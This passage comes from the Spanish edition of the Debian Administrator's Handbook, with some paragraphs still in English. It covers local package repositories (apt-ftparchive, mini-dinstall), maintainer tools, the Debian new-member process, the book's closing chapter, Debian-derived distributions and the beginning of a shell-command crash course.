Si mini-dinstall le parece demasiado complejo para sus necesidades de repositorios Debian, también puede utilizar el programa apt-ftparchive. Esta herramienta explora el contenido de un directorio y muestra (por su salida estándar) el archivo Packages correspondiente. En el caso de Falcot Corp, los administradores pueden subir sus paquetes directamente a /srv/vhosts/packages/updates/ o /srv/vhosts/packages/internal/ y luego ejecutar lo siguiente para crear los archivos Pacakges.gz:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

Ejecutar apt-ftparchive sources permite crear archivos Sources.gz de forma similar.

reprepro is a more advanced tool for the same purpose. It can produce, manage and synchronize a local repository of packages. It stores packages and checksums in a Berkeley DB database file, so no database server is needed. With reprepro you can check signatures of mirrored repositories and create signatures of the generated package indices.

La configuración de mini-dinstall necesita definir un archivo ~/.mini-dinstall.conf; en el caso de Falcot Corp, su contenido es el siguiente:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable
```

```
[updates]
release_label = Paquetes Debian Recompilados

[internal]
release_label = Paquetes Internos
```

Una decisión importante es la generación de archivos `Release` para cada repositorio. Esto puede ayudar a gestionar las prioridades de instalación utilizando el archivo de configuración `/etc/apt/preferences` (revise el Sección 6.2.5, «Gestión de prioridades de los paquetes» página 124 para más detalles).

SEGURIDAD

`mini-dinstall` y permisos

Since `mini-dinstall` has been designed to run as a regular user, there is no need to run it as root. The easiest way is to configure everything within the user account belonging to the administrator in charge of creating the Debian packages. Since only this administrator has the required permissions to put files in the `incoming/` directory, we can deduce that the administrator authenticated the origin of each package prior to deployment and `mini-dinstall` does not need to do it again. This explains the `verify_sigs = 0` parameter (which means that signatures need not be verified). However, if the contents of packages are sensitive, we can reverse the setting and elect to authenticate with a keyring containing the public keys of persons allowed to create packages (configured with the `extra_keyrings` parameter); `mini-dinstall` will then check the origin of each incoming package by analyzing the signature integrated to the `*.changes` file.

Ejecutar `mini-dinstall` en realidad inicia un demonio en segundo plano. Mientras ejecute el demonio, revisará el directorio `incoming/` por nuevos paquetes cada media hora; cuando detecte un nuevo paquete lo moverá al repositorio y generará los archivos `Packages.gz` y `Sources.gz`. Si ejecutar un demonio es un problema, también puede invocar manualmente `mini-dinstall` en modo de lote (con la opción -b) cada vez que suba un paquete al directorio `incoming/`. `mini-dinstall` permite otras posibilidades documentadas en su página de manual `mini-dinstall(1)`.

EXTRA

Generación de un repositorio firmado

La suite APT verifica una cadena de firmas criptográficas en los paquetes que gestiona antes de instalarlos para asegurar su autenticidad (ver Sección 6.6, «Comprobación de la autenticidad de un paquete» página 135). Por lo tanto, los repositorios APT privados pueden ser un problema, ya que los equipos que los utilicen mostrarán advertencias sobre paquetes sin firmar. Por lo tanto, un administrador diligente integrará los archivos privados con el mecanismo de seguridad de APT.

Para ayudar con este proceso, `mini-dinstall` incluye la opción de configuración `release_signscript` que permite especificar un script a utilizar para generar la firma. Un buen punto de partida es el script `sign-release.sh`, provisto por el paquete *mini-dinstall*, en el directorio `/usr/share/doc/mini-dinstall/examples/`; puede necesitar cambios locales.

15.4. Cómo convertirse en un encargado de paquetes

15.4.1. Aprendizaje de creación de paquetes

Creating a quality Debian package is not always a simple task, and becoming a package maintainer takes some learning, both with theory and practice. It is not a simple matter of building and installing software; rather, the bulk of the complexity comes from understanding the problems and conflicts, and more generally the interactions, with the myriad of other packages available.

Reglas

A Debian package must comply with the precise rules compiled in the Debian policy, and each package maintainer must know them. There is no requirement to know them by heart, but rather to know they exist and to refer to them whenever a choice presents a non-trivial alternative. Every Debian maintainer has made mistakes by not knowing about a rule, but this is not a huge problem as long as the error gets fixed when a user reports it as a bug report (which tends to happen fairly soon thanks to advanced users). The Standards-Version field in `debian/control` specifies the version of the Debian policy with which a package complies. Maintainers should comply to the latest version of the Debian policy.

➨ `https://www.debian.org/doc/debian-policy/`

Procedimientos

Debian no es una simple colección de paquetes individuales. El trabajo de empaquetado de todos es parte de un proyecto colectivo; ser un desarrollador Debian incluye saber cómo funciona el proyecto Debian como un todo. Todo desarrollador, tarde o temprano, interactuará con otros. La referencia de desarrolladores de Debian («Debian Developer's Reference», en el paquete *developers-reference*) resume lo que todo desarrollador debe saber para poder interactuar de la mejor forma posible con los varios equipos dentro del proyecto y para poder aprovechar al máximo los recursos disponibles. Este documento también enumera una serie de deberes que se espera cumpla un desarrollador.

➨ `https://www.debian.org/doc/manuals/developers-reference/`

Herramientas

Muchas herramientas ayudan a los encargados de paquetes con su trabajo. Esta sección las describe rápidamente, pero no provee todos sus detalles, ya que cada una de ellas cuenta con su propia documentación.

El programa `lintian` This tool is one of the most important: it is the Debian package checker. It is based on a large array of tests created from the Debian policy, and detects quickly and automatically many errors that can then be fixed before packages are released.

Esta herramienta es sólo una ayuda y a veces está equivocada (por ejemplo, como la normativa Debian cambia con el tiempo, `lintian` a veces está desactualizado). No es exhaustiva: no debe interpretar el no obtener ningún error Lintian como prueba de que el paquete es perfecto; como máximo, éste evita los errores más comunes.

El programa `piuparts` Esta es otra herramienta importante: automatiza la instalación, actualización, eliminación y purga de un paquete (en un entorno aislado) y revisa que ninguna de estas operaciones genere un error. Puede ayudar a detectar dependencias faltantes y también detecta cuando un archivo no elimina archivos que debería luego de ser purgado.

devscripts El paquete *devscripts* contiene muchos programa que ayudan en un gran espectro del trabajo de un desarrollador Debian:

- `debuild` permite generar un paquete (con `dpkg-buildpackage`) y ejecutar `lintian` para verificar si cumple con la normativa Debian luego.
- `debclean` limpia un paquete fuente luego que se generó un paquete binario.
- `dch` permite editar rápida y fácilmente el archivo `debian/changelog` en un paquete fuente.
- `uscan` verifica si el autor original publicó una nueva versión de un software; esto necesita un archivo `debian/watch` con una descripción de la ubicación de dichas publicaciones.
- `debi` permite instalar (con `dpkg -i`) el paquete Debian que acaba de generar sin necesidad de introducir su nombre y ruta completos.
- De forma similar, `debc` le permite escanear el contenido de un paquete generado recientemente (con `dpkg -c`) sin tener que ingresar su nombre y ruta completos.
- `bts` controla el sistema de seguimiento de errores desde la consola; este programa genera los correos apropiados automáticamente.
- `debrelease` sube un paquete recientemente generado a un servidor remoto sin tener que ingresar el nombre y ruta completos del archivo `.changes` relacionado.
- `debsign` firma los archivos `*.dsc` y `*.changes`.
- `uupdate` automatiza la creación de una nueva revisión de un paquete cuando se publicó una nueva versión del software original.

debhelper* y *dh-make Debhelper es un conjunto de scripts que facilitan la creación de paquetes que cumplan la normativa; debe ejecutar estos scripts desde `debian/rules`. Debhelper fue ampliamente adopado en Debian, como muestra el hecho de que es utilizado en la mayoría de los paquetes Debian oficiales. Todos los programas que contiene tienen un prefijo `dh_`.

El script `dh_make` (en el paquete *dh-make*) crea los archivos necesarios para generar un paquete Debian en un directorio que contiene inicialmente las fuentes de un software. Como puede adivinar del nombre del programa, los archivos generados utilizan debhelper de forma predeterminada.

autopkgtest `autopkgtest` runs tests on binary packages, using the tests supplied in the source package.

reprotest `reprotest` builds the same source code twice in different environments, and then checks the binaries produced by each build for differences. If any are found, then `diffoscope` (if unavailable, `diff`) is used to display them in detail for later analysis.

`dupload` y `dput` Los programas `dupload` y `dput` permiten subir un paquete Debian a un servidor (posiblemente remoto). Esto permite a los desarrolladores publicar sus paquetes al servidor Debian principal (ftp-master.debian.org) para que pueda ser integrado al repositorio y distribuido por sus réplicas. Estos programas toman como parámetros un archivo `*.changes` y deducen los demás archivos relevantes de su contenido.

15.4.2. Proceso de aceptación

Convertirse en un "desarrollador Debian" no es una simple cuestión administrativa. El proceso tiene varios pasos, y se parece tanto a una iniciación como a un proceso de selección. En cualquier caso, está formalizado y bien documentado, por lo que cualquiera puede seguir su progreso en el sitio web dedicado al proceso para nuevos miembros.

➨ `https://nm.debian.org/`

EXTRA

Proceso liviano para «encargados Debian»

«Encargado Debian» («Debian Maintainer») es otro estatus que proporcionad menos privilegios que "desarrolador Debian". Un desarrollador Debian sólo necesita realizar una revisión enla subida inicial, y realizar una declaración indicando que confían en el encargado potencial y su habilidad de mantener el paquete por su cuenta.

Prerrequisitos

Se espera que todos los candidatos tengan un conocimiento práctico del idioma inglés. Esto es necesario en todos los niveles: por supuesto, para la comunicación inicial con el examinador pero también luego, ya que el inglés es el idioma de preferencia para la mayoría de la documentación; además los usuarios de paquetes se comunicarán en inglés al reportar errores y esperarán respuestas en el mismo idioma.

El otro prerequisito tiene que ver con la motivación. Ser un desarrollador Debian es un proceso que sólo tiene sentido si el candidato sabe que su interés en Debian durará muchos meses. El

proceso de aceptación en sí puede durar varios meses, y Debian necesita desarrolladores a largo plazo; se necesita mantener permanentemente cada paquete y no sólo subirlos y ya.

Registración

El primer paso (real) consiste en encontrar un patrocinador («sponsor») o partidario («advocate»); esto significa un desarrollador oficial dispuesto a manifestar que aceptar *X* sería algo bueno para Debian. Esto generalmente implica que el candidato ha participado en la comunidad y que se apreció su trabajo. Si el candidato es tímido y no promocionó su trabajo públicamente, pueden intentar convencer a un desarrollador Debian para que lo patrocine mostrándole su trabajo en privado.

Al mismo tiempo, el candidato debe generar un par de claves pública/privada con GnuPG, que deben ser firmadas por al menos dos desarrolladores Debian oficiales. La firma autentica el nombre en la llave. Efectivamente, durante una fiesta de firma de claves, cada participante debe mostrar identificación oficial (generalmente un pasaporte o documento de identidad) junto con sus identificadores de claves. Este paso confirma la relación entre la persona y las claves. Esta firma, por lo tanto, requiere encontrarse en la vida real. Si no encuentra ningún desarrollador Debian en una conferencia pública de software libre, puede buscar explícitamente desarrolladores que vivan cerca utilizando la lista en la siguiente página web como punto de partida.

➨ `https://wiki.debian.org/Keysigning`

Una vez que el patrocinador validó la registración en nm.debian.org, se le asigna al candidato un *Gestor de aplicación* («Application Manager»). El gestor de aplicación, de allí en adelante, dirigirá el proceso a través de varios pasos y validaciones predeterminados.

La primera verificación es una comprobación de identidad. Si ya tiene una clave firmada por dos desarrolladores Debian, este paso es sencillo; de lo contrario, el gestor de aplicación intentará guiarlo para buscar desarrolladores Debian cercanos y organizar una reunión y firma de claves.

Aceptación de principios

Se siguen estas formalidades administrativas por consideraciones filosóficas. El objetivo es asegurarse que el candidato entiende y acepta el contrato social y los principios detrás del Software Libre. Unirse a Debian sólo es posible si uno comparte los valores que unen a los desarrolladores actuales, como están expresados en los textos de fundación (resumidos en el Capítulo 1: «El proyecto Debian» página 2).

Además, se espera que cada candidato que desee unirse a las filas de Debian conozca cómo funciona el proyecto y cómo interactuar de forma apropiada para solucionar los problemas que seguramente encontrarán con el paso del tiempo. Toda esta información generalmente está documentada en los manuales para nuevos encargados y en la referencia para desarrolladores de Debian. Debería bastar con una lectura atenta de este documento para responder las preguntas del examinador. Si las respuestas no son satisfactorias, se le informará al candidato. Tendrán que leer (nuevamente) la documentación relevante antes de intentarlo de nuevo. En aquellos

casos en los que la documentación existente no contenga la respuesta apropiada para la pregunta, el candidato frecuentemente podrá llegar a la respuesta con un poco de experiencia práctica dentro de Debian o, potencialmente, discutiendo con otros desarrolladores Debian. Este mecanismo asegura que los candidatos se involucren de alguna forma en Debian antes de formar completamente parte de él. Es una normativa deliberada, por la que los candidatos que se unirán eventualmente al proyecto son integrados como otra pieza de un rompecabezas que se puede extender sin fin.

Este paso es conocido generalmente como *filosofía y procedimientos* (abreviado como «P&P» por «Philosophy & Procedures») en la jerga de los desarrolladores involucrados en el proceso de nuevos miembros.

Revisión de habilidades

Se debe justificar cada aplicación para convertirse en un desarrollador oficial de Debian. Convertirse en un miembro del proyecto requiere mostrar que esta posición es legítima y que facilita el trabajo del candidato para ayudar a Debian. La justificación más común es que ser desarrollador Debian facilita el mantener un paquete Debian, pero no es la única. Algunos desarrolladores se unen al proyecto para adaptar una arquitectura particular, otros desean mejorar la documentación, etc.

Este paso le ofrece al candidato la oportunidad de especificar lo que desean hacer dentro del proyecto Debian y mostrar lo que ya han hecho para ello. Debian es un proyecto pragmático y decir algo no es suficiente si las acciones no coinciden con lo que se anuncia. Frecuentemente, cuando el rol deseado dentro del proyecto está relacionado con la manutención de un paquete, se deberá validar técnicamente una primera versión del futuro paquete y deberá ser subido a los servidores Debian por un desarrollador Debian existente como patrocinador.

COMUNIDAD

Patrocinio

Los desarrolladores Debian pueden «patrocinar» («sponsor») paquetes preparados por alguien más, lo que significa que los publican en los repositorios Debian oficiales luego de haber realizado una revisión cuidadosa. Este mecanismo le permite a terceros, quienes todavía no atravesaron el proceso de nuevos miembros, contribuir al proyecto ocasionalmente. Al mismo tiempo, asegura que todos los paquetes incluidos en Debian siempre son revisados por un miembro oficial.

Finalmente, el examinador revisa las habilidades técnicas (empaquetado) del candidato con un cuestionario detallado. No se permiten respuestas incorrectas, pero no hay límite de tiempo para responder. Toda la documentación está disponible y se permiten varios intentos si las primeras respuestas no son satisfactorias. Este paso no intenta discriminar, sino garantizar al menos un mínimo común de conocimiento para todos los nuevos contribuyentes.

En la jerga de los examinadores, se conoce a este paso como *tareas y habilidades* (abreviado «T&S» por «Tasks & Skills»).

Aprobación final


En el último paso, un DAM (*gestor de cuentas Debian*: «Debian Account Manager») revisa todo el proceso. El DAM revisará toda la información que recolectó el examinador sobre el candidato y tomará la decisión de crearle una cuenta en los servidores Debian o no. En los casos que necesite información adicional se puede demorar la creación de la cuenta. Los rechazos son bastante raros si el examinador realiza un buen trabajo siguiendo el procedimiento, pero a veces ocurren. Nunca son permanentes y el candidato es libre de intentar nuevamente luego de un tiempo.

La decisión del DAM es final y (casi) sin apelación, lo que explica porqué, en el pasado, se criticaba frecuentemente a aquellos en dicho rol .



Palabras clave

Futuro
Mejoras
Opiniones



Capítulo

16

Conclusión: el futuro de Debian

Contenidos

Los próximos desarrollos 480 El futuro de Debian 480 El futuro de este libro 481

La historia de Falcot Corp termina con este último capítulo, pero Debian continúa y el futuro seguramente traerá muchas sorpresas interesantes.

16.1. Los próximos desarrollos

Now that Debian version 10 is out, the developers are already busy working on the next version, codenamed *Bullseye*...

There is no official list of planned changes, and Debian never makes promises relating to technical goals of the coming versions. However, a few development trends can already be noted, and we can try to guess what might happen (or not).

In order to improve security and trust, an increasing number of packages will be made to build reproducibly; that is to say, it will be possible to rebuild byte-for-byte identical binary packages from the source packages, thus allowing everyone to verify that no tampering has happened during the builds. This feature might even be required by the release managers for testing migration.

In a related theme, a lot of effort will have gone into improving security by default, with more packages shipping an AppArmor profile.

Of course, all the main software suites will have had a major release. The latest version of the various desktops will bring better usability and new features. Wayland, the new display server, will likely obsolete X11 entirely.

With the widespread use of continuous integration and the growth of the archive (and of the biggest packages!), the constraints on release architectures will be harder to meet and some architectures will be dropped (like *mips*, *mipsel* and maybe *mips64el*).

16.2. El futuro de Debian

In addition to these internal developments, one can reasonably expect new Debian-based distributions to come to light, as many tools keep simplifying this task. New specialized subprojects will also be started, in order to widen Debian's reach to new horizons.

La comunidad de usuarios de Debian aumentará y nuevos colaboradores se unirán al proyecto... incluso, tal vez, ¡usted!

There are recurring discussions about how the software ecosystem is evolving, towards applications shipped within containers, where Debian packages have no added value, or with language-specific package managers (e.g. `pip` for Python, `npm` for JavaScript, etc.), which are rendering `dpkg` and `apt` obsolete. Facing those threats, I am convinced that Debian developers will find ways to embrace those evolutions and to continue to provide value to users.

A pesar de su edad y tamaño, Debian continúa creciendo en todas direcciones (a veces inesperadas). Los colaboradores hierven con ideas y el impuslo aumenta con las discusiones en las listas de correo de desarrollo, aún cuando parezcan peleas de gallos. A veces se compara a Debian con un agujero negro, de tal densidad que atrae a cualquier nuevo proyecto de software.

Beyond the apparent satisfaction of most Debian users, a deep trend is becoming more and more indisputable: people are increasingly realizing that collaborating, rather than working alone in

their corner, leads to better results for everyone. Such is the rationale used by distributions merging into Debian by way of subprojects.

El proyecto Debian, por lo tanto, no tiene miedo a la extinción...

16.3. El futuro de este libro

We would like this book to evolve in the spirit of free software. We therefore welcome contributions, remarks, suggestions, and criticism. Please direct them to Raphaël (hertzog@debian.org) or Roland (lolando@debian.org). For actionable feedback, feel free to open bug reports against the debian-handbook Debian package. The website will be used to gather all information relevant to its evolution, and you will find there information on how to contribute, in particular if you want to translate this book to make it available to an even larger public than today.

➨ `https://debian-handbook.info/`

We tried to integrate most of what our experience with Debian taught us, so that anyone can use this distribution and take the best advantage of it as soon as possible. We hope this book contributes to making Debian less confusing and more popular, and we welcome publicity around it!

We would like to conclude on a personal note. Writing (and translating) this book took a considerable amount of time out of our usual professional activity. Since we are both freelance consultants, any new source of income grants us the freedom to spend more time improving Debian; we hope this book to be successful and to contribute to this. In the meantime, feel free to retain our services!

➨ `https://www.freexian.com`

➨ `http://www.gnurandal.com`

¡Hasta pronto!

Apéndice

A Distribuciones derivadas

Contenidos

Censo y cooperación 483 Ubuntu 483 Linux Mint 484 Knoppix 485 Aptosid y Siduction 485
Grml 486 Tails 486 Kali Linux 486 Devuan 486 DoudouLinux 486 Raspbian 487
PureOS 487 SteamOS 487 Y muchas más 487

A.1. Censo y cooperación

El Proyecto Debian reconoce plenamente la importancia de distribuciones derivadas y respalda activamente la colaboración entre todas las partes involucradas. Usualmente esto involucra integrar mejoras desarrolladas inicialmente por una distribución derivada de tal manera que cualquiera pueda beneficiarse y se reduzca el trabajo de mantenimiento a largo plazo.

Esto explica porqué se invita a las distribuciones derivadas a involucrarse en las discusiones en la lista de correo debian-derivatives@lists.debian.org y participar en el censo de derivados. Este censo tiene el objetivo de recolectar información sobre el trabajo que ocurre en un derivado para que los desarrolladores Debian oficiales puedan seguir más fácilmente el estado de sus paquetes en las variantes de Debian.

➨ https://wiki.debian.org/DerivativesFrontDesk

➨ http://wiki.debian.org/Derivatives/Census

Ahora describiremos brevemente las distribuciones derivadas más interesantes y populares.

A.2. Ubuntu

Ubuntu made quite a splash when it came on the free software scene, and for good reason: Canonical Ltd., the company that created this distribution, started by hiring thirty-odd Debian developers and publicly stating the far-reaching objective of providing a distribution for the ge-

neral public with a new release twice a year. They also committed to maintaining each version for a year and a half.

These objectives necessarily involve a reduction in scope; Ubuntu focuses on a smaller number of packages than Debian, and relies primarily on the GNOME desktop (although there are Ubuntu derivatives that come with other desktop environments). Everything is internationalized and made available in a great many languages.

So far, Ubuntu has managed to keep this release rhythm. They also publish *Long Term Support* (LTS) releases, with a 5-year maintenance promise. As of June 2019, the current LTS version is version 18.04, nicknamed Bionic Beaver. The last non-LTS version is version 19.04, nicknamed Disco Dingo. Version numbers describe the release date: 19.04, for example, was released in April 2019.

EN LA PRÁCTICA

el soporte que ofrece Ubuntu y la promesa de mantenimiento

Canonical ha ajustado varias veces las reglas que controlan la longitud del período durante el que se mantiene una publicación dada. Canonical, como empresa, promete proveer actualizaciones de seguridad para todo el software disponible en las secciones `main` y `restricted` del compendio de Ubuntu durante 5 años para publicaciones LTS y por 9 meses para publicaciones que no lo sean. Los miembros del equipo MOTU (*dueños del universo*: «Masters Of The Universe») mantienen todos los demás paquetes (disponibles en `universe` y `multiverse`) según el mejor esfuerzo posible. Prepárese para gestionar el soporte de seguridad por su cuenta si depende de paquetes en estas últimas secciones.

Ubuntu llegó a una amplia audiencia en el público general. Millones de usuarios se impresionaron por su facilidad de instalación y el trabajo que se realizó en hacer que el escritorio sea más sencillo de utilizar.

Ubuntu and Debian used to have a tense relationship; Debian developers who had placed great hopes in Ubuntu contributing directly to Debian were disappointed by the difference between the Canonical marketing, which implied Ubuntu were good citizens in the Free Software world, and the actual practice where they simply made public the changes they applied to Debian packages. Things have been getting better over the years, and Ubuntu has now made it general practice to forward patches to the most appropriate place (although this only applies to external software they package and not to the Ubuntu-specific software such as Mir or Unity).

➨ `https://www.ubuntu.com/`

A.3. Linux Mint

Linux Mint is a (partly) community-maintained distribution, supported by donations and advertisements. Their flagship product is based on Ubuntu, but they also provide a "Linux Mint Debian Edition" variant that evolves continuously (as it is based on Debian Testing). In both cases, the initial installation involves booting a live DVD or a live USB storage device.

The distribution aims at simplifying access to advanced technologies, and provides specific graphical user interfaces on top of the usual software. For instance, Linux Mint relies on Cinnamon

instead of GNOME by default (but it also includes MATE as well as Xfce); similarly, the package management interface, although based on APT, provides a specific interface with an evaluation of the risk from each package update.

Linux Mint includes a large amount of proprietary software to improve the experience of users who might need those. For example: Adobe Flash and multimedia codecs.

➨ https://linuxmint.com/

A.4. Knoppix

The Knoppix distribution barely needs an introduction. It was the first popular distribution to provide a *live CD*; in other words, a bootable CD-ROM that runs a turn-key Linux system with no requirement for a hard-disk — any system already installed on the machine will be left untouched. Automatic detection of available devices allows this distribution to work in most hardware configurations. The CD-ROM includes almost 2 GB of (compressed) software, and the DVD-ROM version has even more.

Combining this CD-ROM to a USB stick allows carrying your files with you, and to work on any computer without leaving a trace — remember that the distribution doesn't use the hard-disk at all. Knoppix uses LXDE (a lightweight graphical desktop) by default, but the DVD version also includes GNOME and Plasma. Many other distributions provide other combinations of desktops and software. This is, in part, made possible thanks to the *live-build* Debian package that makes it relatively easy to create a live CD.

➨ https://live-team.pages.debian.net/live-manual/

Note that Knoppix also provides an installer: you can first try the distribution as a live CD, then install it on a hard-disk to get better performance.

➨ https://www.knopper.net/knoppix/index-en.html

A.5. Aptosid y Siduction

These community-based distributions track the changes in Debian *Sid* (*Unstable*) — hence their name. The modifications are limited in scope: the goal is to provide the most recent software and to update drivers for the most recent hardware, while still allowing users to switch back to the official Debian distribution at any time. Aptosid was previously known as Sidux, and Siduction is a more recent fork of Aptosid.

➨ http://aptosid.com

➨ https://siduction.org

A.6. Grml

Grml is a live CD with many tools for system administrators, dealing with installation, deployment, and system rescue. The live CD is provided in two flavors, full and small, both available for 32-bit and 64-bit PCs. Obviously, the two flavors differ by the amount of software included and by the resulting size.

➨ https://grml.org

A.7. Tails

Tails (The Amnesic Incognito Live System, el Sistema vivo incógnito y amnésico) pretende ofrecer un sistema vivo que guarde el anonimato y la privacidad. Se cuida de no dejar ningun rastro en el ordenador donde se ejecuta y usa la red Tor para conectarse a internet de la forma lo más anónima posible.

➨ https://tails.boum.org

A.8. Kali Linux

Kali Linux is a Debian-based distribution specializing in penetration testing ("pentesting" for short). It provides software that helps auditing the security of an existing network or computer while it is live, and analyze it after an attack (which is known as "computer forensics").

➨ https://kali.org

A.9. Devuan

Devuan is a fork of Debian started in 2014 as a reaction to the decision made by Debian to switch to `systemd` as the default init system. A group of users attached to `sysv` and opposing drawbacks to `systemd` started Devuan with the objective of maintaining a `systemd`-less system.

➨ https://devuan.org

A.10. DoudouLinux

DoudouLinux targets young children (starting from 2 years old). To achieve this goal, it provides a heavily customized graphical interface (based on LXDE) and comes with many games and educative applications. Internet access is filtered to prevent children from visiting problematic websites. Advertisements are blocked. The goal is that parents should be free to let their children use their computer once booted into DoudouLinux. And children should love using DoudouLinux, just like they enjoy their gaming console.

➨ https://www.doudoulinux.org

A.11. Raspbian

Raspbian is a rebuild of Debian optimized for the popular (and inexpensive) Raspberry Pi family of single-board computers. The hardware for that platform is more powerful than what the Debian *armel* architecture can take advantage of, but lacks some features that would be required for *armhf*; so Raspbian is a kind of intermediary, rebuilt specifically for that hardware and including patches targeting this computer only.

➨ https://raspbian.org

A.12. PureOS

PureOS is a Debian-based distribution focused on privacy, convenience and security. It follows the GNU Free System Distribution Guidelines[1], used by the Free Software Foundation to qualify a distribution as free. The social purpose company Purism guides its development.

➨ https://pureos.net/

A.13. SteamOS

SteamOS is a gaming-oriented Debian-based distribution developed by Valve Corporation. It is used in the Steam Machine, a line of gaming computers.

➨ https://store.steampowered.com/steamos/

A.14. Y muchas más

The Distrowatch website references a huge number of Linux distributions, many of which are based on Debian. Browsing this site is a great way to get a sense of the diversity in the free software world.

➨ https://distrowatch.com

The search form can help track down a distribution based on its ancestry. In June 2019, selecting Debian led to 127 active distributions!

➨ https://distrowatch.com/search.php

[1] https://www.gnu.org/distros/free-system-distribution-guidelines.html

Apéndice

B Curso breve de emergencia

Contenidos

Consola y órdenes básicas 489 Organización de la jerarquía del sistema de archivos 492
Funcionamiento interno de un equipo: las diferentes capas involucradas 494
Algunas tareas administradas por el núcleo 497 El espacio de usuario 500

B.1. Consola y órdenes básicas

En el mundo Unix, todo administrador debe utilizar la línea de órdenes tarde o temprano; por ejemplo, cuando el sistema no inicia adecuadamente y sólo provee la consola de modo de rescate. Poder manejar tal interfaz es, por lo tanto, una habilidad de supervivencia básica para dichas circunstancias.

VISTA RÁPIDA

Inicio del intérprete de órdenes

A command-line environment can be run from the graphical desktop, by an application known as a "terminal". In GNOME, you can start it from the "Activities" overview (that you get when you move the mouse in the top-left corner of the screen) by typing the first letters of the application name. In Plasma, you will find it in the K → Applications → System menu.

Esta sección sólo provee una mirada rápida de las órdenes. Todas tienen muchas opciones que no describimos, así que le remitimos a la abundante documentación de las que dispone en sus respectivas páginas de manual.

B.1.1. Navegación del árbol de directorios y gestión de archivos

Una vez que abrió una sesión, el programa `pwd` (que significa *imprimir directorio de trabajo*: «print working directory») mostrará la ubicación actual en el sistema de archivos. Puede cambiar el directorio actual ejecutando `cd` *`directorio`* (`cd` significa *cambiar directorio*: «change directory»).

El directorio padre siempre se llama .. (dos puntos), mientras que también se conoce al directorio actual como . (un punto). El programa `ls` permite *enumerar* («listing») el contenido de un directorio. Si no le provee ningún parámetro, operará en el directorio actual.

```
$ pwd
/home/rhertzog
$ cd Desktop
$ pwd
/home/rhertzog/Desktop
$ cd .
$ pwd
/home/rhertzog/Desktop
$ cd ..
$ pwd
/home/rhertzog
$ ls
Desktop    Downloads  Pictures  Templates
Documents  Music      Public    Videos
```

Puede crear un directorio nuevo con `mkdir` *`directorio`* y puede eliminar un directorio existente (y vacío) con `rmdir` *`directorio`*. El programa `mv` permite *mover* («move») y/o cambiar el nombre de archivos y directorios; *eliminará* («remove») un archivo con `rm` *`archivo`*.

```
$ mkdir test
$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    test
$ mv test new
$ ls
Desktop    Downloads  new       Public     Videos
Documents  Music      Pictures  Templates
$ rmdir new
$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public
```

B.1.2. Visualización y modificación de archivos de texto

Si ejecuta `cat` *`archivo`* (*concatena* — «concatenate» — archivos a su salida estándar del dispositivo) éste leerá el archivo y mostrará sus contenidos en la terminal. Si el archivo es demasiado grande para entrar en una pantalla, utilice un paginador como `less` (o `more`) para mostrarlo página por página.

El programa `editor` inicia un editor de texto (como `vi` o `nano`) y permite crear, modificar y leer archivos de texto. A veces puede crear los archivos más simples directamente desde el intérprete utilizando redirección: `echo` *`"texto" >archivo`* creará un archivo llamado *archivo* con «*texto*» como su contenido. También es posible agregar una línea al final de este archivo si ejecuta algo como `echo` *`"moretext" >> archivo`*. Note el `>>` en este ejemplo.

B.1.3. Búsqueda de y en archivos

Si ejecuta `find` *`directorio criterio`*, buscará archivos en la jerarquía dentro de *directorio* según varios criterios. El criterio utilizado más frecuentemente es -name *nombre*: permite buscar un archivo según su nombre.

Si ejecuta `grep` *`expresión archivos`* busca en el contenido de los archivos y extrae las líneas que coinciden con la expresión regular (revise el recuadro «Expresiones regulares» página 289). Agregar la opción -r activa una búsqueda recursiva en todos los archivos que contenga el directorio que pasó como parámetro. Esto permite buscar en un archivo del que sólo conoce parte de su contenido.

B.1.4. Gestión de proceso

